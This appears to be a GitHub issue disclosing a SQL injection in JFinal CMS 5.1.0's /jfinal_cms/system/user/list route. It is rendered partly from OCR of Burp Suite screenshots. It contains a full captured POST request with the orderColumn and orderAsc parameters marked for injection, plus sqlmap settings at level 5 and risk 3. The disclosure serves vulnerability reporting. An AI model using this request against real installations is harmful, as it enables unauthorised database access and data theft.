New issue


Jump to bottom


There is a SQL injection vulnerability exists in JFinal CMS 5.1.0 #48

Open jwt-123 opened this issue on Jul 28 · 0 comments

jwt-123 commented on Jul 28

the route is /jfinal_cms/system/user/list


论坛
论坛
论坛
不安全 | 172.20.10.6/jfinal_cms/system/user/list
Home
首页
内容管理
素材管理
评论管理
其他管理
模板管理
系统管理
请输入登陆名
请输入真实姓名
普通用户
--请选择部门--
序号
部门
登陆名
真实姓名
Burp Project Intruder Repeater Window Help Turbo Intruder Burp Suite Prof
Software Vulnerability Scanner
Autorize
Log4j2Scan
Logger
Extender
Project options
Dashboard
Target
Proxy
Intruder
Repeater
Sequence
Intercept
HTTP history
WebSockets history
Options
Request to http://172.20.10.6:80
Forward
Drop
Intercept ...
Action
Open Bro...
Pretty
Raw
Hex
Inspector
Request Attrib
Request Query
Request Body
Request Cook
Request Head
POST /jfinal_cms/system/user/list HTTP/1.1
Host: 172.20.10.6
Content-Length: 147
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Origin: http://172.20.10.6
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://172.20.10.6/jfinal_cms/system/user
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=A69EAE664BC21ECDFDC580AEABB5E4A5; Hm_lvt_1040d081eea13b44d84a4af639640d51=1659041430; session_user="wgPmpe3hEuJWIL+I+kHtxqag1wutWsMhm6eaAgoJH0c="; Hm_lpvt_1040d081eea13b44d84a4af639640d51=1659046367
Connection: close
form.orderColumn=*&form.orderAsc=*&attr.username=123&attr.realname=123&attr.usertype=2&attr.departid=-1&totalRecords=1&pageNo=1&pageSize=20&length=10
sqlmap4burp++ config
Python name:
python39
?
Sqlmap path:
D:\Hacker\sqlmap\sqlmap.py
Browse
Sqlmap option:
read 8 --batch --smart --random-agent --level 5 --risk 3
?
OK
Cancel



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant